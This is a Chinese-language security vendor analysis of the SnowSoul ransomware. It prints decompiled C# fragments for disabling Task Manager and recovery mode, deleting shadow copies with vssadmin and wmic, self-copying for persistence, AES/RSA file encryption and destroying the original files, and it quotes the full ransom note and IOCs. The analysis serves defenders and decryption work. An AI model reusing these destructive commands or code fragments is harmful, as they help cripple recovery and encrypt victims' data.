

SnowSoul勒索软件样本分析：加密机制与解密研究

mp.weixin.qq.com/s

近期，360数字安全集团捕获并分析了新近活跃的勒索家族**SnowSoul**。该家族采用对称加密（AES）与非对称加密（RSA）结合的**混合加密机制**，具有传播速度快、干扰范围广、对业务系统冲击明显等特点。

为了评估其真实危害与可行的处置方向，研究团队对其样本进行了完整的行为分析、加密流程逆向与密钥管理机制分析。在深入分析过程中，研究团队不仅还原了SnowSoul的**攻击链与加密实现细节**，还识别出其密码学设计中的关键缺陷，并基于该缺陷开发出**有效的解密器**，经验证可成功解密被其加密的文件，并已在多个样本与受影响环境中验证，可稳定恢复加密文件。

技术分析

运行流程概述

SnowSoul勒索软件加密前置处理流程图如下：



图1. SnowSoul勒索软件加密前置处理流程图

SnowSoul勒索软件加密流程简图如下所示：




图2. SnowSoul勒索软件加密流程示意图

前置操作

在SnowSoul加密过程中，首先会排除一些目录或文件，这些目录或文件看起来大部分为系统相关目录或文件，但部分名称有所不同，推测可能是拼写错误。

```
// 排除: 0x00000000 Kip; 12 Kih; 0x00000000 file offset; 0x00000000
private static bool checkDirContains(string directory)
{
    directory = directory.ToLower();
    string[] array = new string[]
    {
        "appdata\\local",
        "appdata\\local\\low",
        "u+320.rs\\fdngfers",
        "\\ProgramData",
        "bootfdfdni",
        "bootfvfdbin",
        "boot.ini",
        "icggf ache.db",
        "ngfgfser.dat",
        "ntu+dat.log",
        "n++r.ini",
        "th.230.s.db",
        "autfdm.inf",
        "fd0sect.bak",
        "bofbfgfw.efi",
        "dggftop.ini"
    };
    foreach (string value in array)
    {
        if (directory.Contains(value))
        {
            return false;
        }
    }
    return true;
}
```

图3. 排除的目录和文件名称列表

软件运行后，首先会通过修改注册表，禁用系统的任务管理器。接下来，SnowSoul会执行bcdedit命令，禁用系统的恢复模式。完成后，SnowSoul还会像大多数勒索软件一样，删除用于备份系统数据的卷影副本。SnowSoul还会强制删除当前设备备份目录中存储的数据库，这一操作等同于对系统备份目录进行了重置操作。

```
public static void DisableTaskManager()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        registryKey.SetValue("DisableTaskMgr", "1");
        registryKey.Close();
    }
    catch
    {
    }
}

private static void disableRecoveryMode()
{
    Program.RunCommand("bcdedit /set (default) bootstatuspolicy ignoreallfailures & bcdedit /set (default) recoveryenabled no");
}

private static void deleteShadowCopies()
{
    Program.RunCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}
```

图4. SnowSoul勒索软件系统前置操作代码

驻留系统

接下来，SnowSoul会尝试实现持久化驻留系统，其函数的作用是把当前可执行文件自身复制到用户的Roaming目录下（通常对应系统环境变量的%AppData%），并以指定的文件名运行。如果目录中已经存在同名文件，则会将其覆盖后再启动，然后退出当前进程。

```
private static void copyRoaming(string processName)
{
    string friendlyName = AppDomain.CurrentDomain.FriendlyName;
    string location = Assembly.GetExecutingAssembly().Location;
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\";
    string text2 = text + processName;
    if (friendlyName != processName || location != text2)
    {
        byte[] bytes = File.ReadAllBytes(location);
        if (!File.Exists(text2))
        {
            File.WriteAllBytes(text2, bytes);
            ProcessStartInfo processStartInfo = new ProcessStartInfo(text2);
            processStartInfo.WorkingDirectory = text;
            if (new Process
            {
                StartInfo = processStartInfo
            }.Start())
            {
                Environment.Exit(1);
                return;
            }
        }
        else
        {
            try
            {
                File.Delete(text2);
                Thread.Sleep(200);
                File.WriteAllBytes(text2, bytes);
            }
            catch
            {
            }
            ProcessStartInfo processStartInfo2 = new ProcessStartInfo(text2);
            processStartInfo2.WorkingDirectory = text;
            if (new Process
            {
                StartInfo = processStartInfo2
            }.Start())
            {
                Environment.Exit(1);
            }
        }
    }
}
```

图5. 复制到指定%AppData%中并启动

SnowSoul还会尝试停止一些系统服务和进程，防止影响加密操作的占用。此外，被该勒索软件加密的文件扩展名共有532种，覆盖几乎所有常见的文档及数据文件扩展名。在加密文件操作完成后，被加密的新文件会被附加一个随机的加密扩展名。该扩展名是随机的5个字符（随机范围为10个数字和26个小写字母）：

```
// Token: 0x00000000 RID: 0 RVA: 0x00002378 File Offset: 0x00000578
public static string RandomStringForExtension(int length)
{
    if (Program.encryptedFileExtension == "")
    {
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < length; i++)
        {
            char value = "abcdefghijklmnopqrstuvwxyz0123456789"[Program.random.Next(0, "abcdefghijklmnopqrstuvwxyz0123456789".Length)];
            stringBuilder.Append(value);
        }
        return stringBuilder.ToString();
    }
    return Program.encryptedFileExtension;
}
```

图6. 随机的加密文件扩展名

SnowSoul的文件加密操作采用了AES-CBC加密算法：

```
FileStream fileStream = new FileStream(path, FileMode.Create);
byte[] bytes = Encoding.UTF8.GetBytes(password);
RijndaelManaged rijndaelManaged = new RijndaelManaged();
rijndaelManaged.KeySize = 128;
rijndaelManaged.BlockSize = 128;
rijndaelManaged.Padding = PaddingMode.PKCS7;
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, array,
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
fileStream.Write(array, 0, array.Length);
CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(rijndaelManaged.Key, rijndaelManaged.IV), CryptoStreamMode.Write);
FileStream fileStream2 = new FileStream(inputFile, FileMode.Open);
fileStream2.CopyTo(cryptoStream);
fileStream2.Flush();
fileStream2.Close();
cryptoStream.Flush();
cryptoStream.Close();
fileStream.Close();
using (FileStream fileStream3 = new FileStream(path, FileMode.Append, FileAccess.Write))
```

图7. 文件加密算法及参数

对于上述用来加密文件的加密AES密钥文件，则采用RSA-2048公钥进行加密：

```
if (Program.checkDirContains(files[i]))
{
    string keyRSA = Program.RSA_Encrypt(text, Program.rsaKey());
    Program.AES_Encrypt(files[i], text, keyRSA);
}
```

图8. 密钥文件加密算法

这一加密操作使用的RSA公钥，通过硬编码方式直接内置在程序代码中：

```
public static string rsaKey()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("<?xml version='1.0' encoding='utf-16'?">");
    stringBuilder.AppendLine("<RSAParameters xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'>");
    stringBuilder.AppendLine("<Exponent>AQAB</Exponent>");
    stringBuilder.AppendLine("<Modulus>lipegru6wtrER6A1Hr5Pezj1l/j1D9xZXFpot4p4X3GhX3F05cm7a1rfVEkN0GqJIF01y+u3dEv0G6w0/cXyuR4eeJXdeOUQnJ641jXP6/2XktrGnIda1IVVC4W74to/UndAve1+534eAMaq8627Sa15Uct+AJCw/q3Hf+end0fipqnitrlb4U8G8M4Y4Q0vtrprjdcQ0aIg300HBqMazns2ZA6KMr18r17ej807Ejyu56d7xoaq4l92bnaHARK3NU/7FTZ9c0vPG1x1krb-qvgNehvRtSLMazqbn1+RdZ+ufhKehatMw/V0020FogBnzADQ==</Modulus>");
    stringBuilder.AppendLine("</RSAParameters>");
    return stringBuilder.ToString();
}
```

图9. 硬编码的RSA公钥数据

加密后覆盖原文件为“?”并将原文件删除，这一操作是用来防止对原数据进行恢复的典型数据破坏行为。

```

using (FileStream fileStream3 = new FileStream(path, FileMode.Append, FileAccess.Write))
{
    using (StreamWriter streamWriter = new StreamWriter(fileStream3))
    {
        streamWriter.Write(keyRSA);
        streamWriter.Flush();
        streamWriter.Close();
    }
}

File.WriteAllText(inputFile, "?");
File.Delete(inputFile);
}

```

图10. 破坏原文件数据防止恢复

通过分析发现，被加密后的文件固定结构中的前8个字节，为用于加密的AES算法中的IV值。与之对应的，被加密的文件尾部344字节，为RSA加密过的AES密钥再次进行Base64编码后的数据。

完成所有加密操作后，SnowSoul会在受害系统中释放勒索信。

```

// Token: 0x0400001D RID: 29
private static List<string> messages = new List<string>
{
    "Just Relax ",
    "We are Snow Soul ",
    "",
    "All data has been encrypted --- ID : 12494",
    "I am just using this software ! ! !Do not use Bitcoin addresses",
    "Do not attempt to decrypt, file damage, etc. We are not responsible, contact payment - payment will decrypt",
    "please pay Monero -! ! ! ! We accept XMR. ",
    "!! ! There is no sky high ransom, everyone can afford it",
    "",
    "Long term no contact, the key will be automatically deleted",
    "(We will publish your data on every black market forum worldwide, and you will bear all consequences on your own)",
    "",
    "Send your encrypted IP/ID address, write to the following address, and wait for a reply:",
    "↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓",
    "troyal@tutanail.com          (No reply?)    ↓",
    "troyal@tutanail.com          (No reply?)    ↓",
    "theroyal@onionmail.org       (No reply?)    ↓",
    "",
    "discord.com/ : : @theroyalteam963",
    "",
    "github.com/qTox/qTox   Download Qttox",
    "",
    "tox id : 2383E6FB5C5CA86EE56B4A278170EF97A0D2B57FDEDFDBD888B151F9E62EA097429A2461128",
    "",
    "放轻松 ",
    "我只是使用这个软件， 注意!! 不要使用比特币",
    "所有数据已被加密 请支付门罗币-我们接受XMR.",
    "不要试图解密，文件损坏等, 我们不负责， 联系 付款-付款就会解密",
    "",
    "长期无联系， 密钥会自动删除, 我们将在全球每个黑市论坛上公布您的数据， 您将自行承担所有后果",
    "",
    "发送您的IP/ID地址， 写入以下地址， 等待回复. (ID-12494)",
    "↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓",
    "troyal@tutanail.com          (联系不上?)    ↓",
    "troyal@tutanail.com          (联系不上?)    ↓",
    "theroyal@onionmail.org       (联系不上?)    ↓",
    "",
    "discord.com : : @theroyalteam963",
    "",
    "github.com/qTox/qTox   Download Qttox",
    "",
    "tox id : 2383E6FB5C5CA86EE56B4A278170EF97A0D2B57FDEDFDBD888B151F9E62EA097429A2461128"
};

```

图11. 被释放到受害者系统中的勒索信

数据解密

尽管SnowSoul采用了成熟的AES + RSA-2048混合加密方案，理论上安全性较高，但研究团队在其实现逻辑中发现了关键密码学设计缺陷。

基于这一漏洞，研究团队开发了可完全恢复文件的解密工具，并在多份样本与真实感染环境中验证其稳定性，能成功恢复所有被加密文件。




图12. “SnowSoul勒索解密工具”可有效解密文件并恢复数据

写在最后

当前，绝大多数勒索软件采用以RSA为核心的混合加密机制。而在未获得攻击者解密私钥的情况下，几乎无法对被加密的文件进行解密恢复。本次研究团队针对SnowSoul的成功解密，源于其加密算法的实现存在缺陷，具有一定的偶发性与针对性，并不代表对此类勒索软件的解密具有通用性。所以，请所有用户——尤其是重要数据的维护人员，务必持续做好离线/不可变备份与基础防护，切勿因个案的解密成功，而放松对数据备份与勒索攻击预防的重视与投入。

IOCs

HASH (SHA256)

71DB44CCAA100FC6CEF923F069753F6258C807421B94A53E6AC6F01834F93B52

Discord Group

theroyalteam963

RSA PUB KEY

1ipggur6wKrEnbAlHz9Pssj1/JlID9xZXFpot4p4X3GhX3P05sn7aZrfVEkN0GuJlFOly+u3dQEvQGgzw0/cXjuRAeeJXdsOUQOnJ64ljXF5/ZXGkfGmIhPeKlV

安全KER

安全KER致力于搭建国内安全人才学习、工具、淘金、资讯一体化开放平台，推动数字安全社区文化的普及推广与人才生态的链接融合。目前，安全KER已整合全国数千位白帽资源，联合南京、北京、广州、深圳、长沙、上海、郑州等十余座城市，与ISC、XCon、看雪SDC、Hacking Group等数个大中型品牌达成合作。





注册安全KER社区

链接最新“圈子”动态